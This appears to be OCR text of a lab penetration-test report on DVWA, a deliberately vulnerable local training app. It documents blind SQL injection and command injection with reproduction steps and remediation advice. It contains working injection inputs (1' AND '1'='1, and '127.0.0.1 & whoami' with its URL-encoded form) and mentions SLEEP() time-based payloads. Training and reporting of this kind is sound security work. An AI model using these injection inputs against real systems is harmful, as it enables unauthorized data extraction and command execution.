
- Attackers can extract data using:
  → True/false queries
  → Time-based inference (e.g., SLEEP() payloads)
- Full database compromise possible without error messages


Remediation :

- Use **parameterized queries** (e.g., mysqli_prepare() or PDO)
- Sanitize user inputs (especially numbers and strings)
- Suppress detailed error reporting in production

Reference : https://owasp.org/Top10/A03_2021-Injection/


Vulnerability: SQL Injection (Blin
127.0.0.1:8080/DVWA/vulnerabilities/sqli_blind/?id=1&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection (Blind)
User ID:
Submit
User ID exists in the database.
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/Blind_SQL_Injection
http://bobby-tables.com/


Vulnerability: SQL Injection (Blin
127.0.0.1:8080/DVWA/vulnerabilities/sqli_blind/?id=1%27+AND+%271%27%3D%271&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection (Blind)
User ID: 1' AND '1'='1 Submit
User ID exists in the database.
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/Blind_SQL_Injection
http://bobby-tables.com/


Vulnerability: SQL Injection (Blin
127.0.0.1:8080/DVWA/vulnerabilities/sqli_blind/?id=1%27+AND+%271%27%3D%272&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection (Blind)
User ID: 1' AND '1'='2 Submit
User ID is MISSING from the database.
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/Blind_SQL_Injection
http://bobby-tables.com/

Vulnerability 3 – Application is Vulnerable to Command Injection

Severity:	Critical
Prerequisites:	• DVWA Security Level: **Low** • **Burp Suite (Community Edition)** installed and running • **Browser proxy** configured to 127.0.0.1:8888 • **Logged-in user** required to access the vulnerable module
Steps to Reproduce:	1. Go to: http://localhost/DVWA/vulnerabilities/exec/ 2. In the IP Address field, enter: **127.0.0.1 & whoami** 3. Click Submit 4. Observe the command output is shown on the page (e.g., apache, www-data) 5. Alternatively, intercept the request using Burp Suite • Send to Repeater • Modify parameter: **ip=127.0.0.1 & whoami**(URL-encoded:**127.0.0.1%20%26%20whoami**) • Click Send • View the response

Vulnerability 3 – Application is Vulnerable to Command Injection

Expected Result :

The input should be treated strictly as an **IP address**.
Commands like ; whoami or && ls should be rejected or ignored.

Actual Result:

The system command after the semicolon is executed on the server.
Arbitrary OS-level commands can be injected and executed.

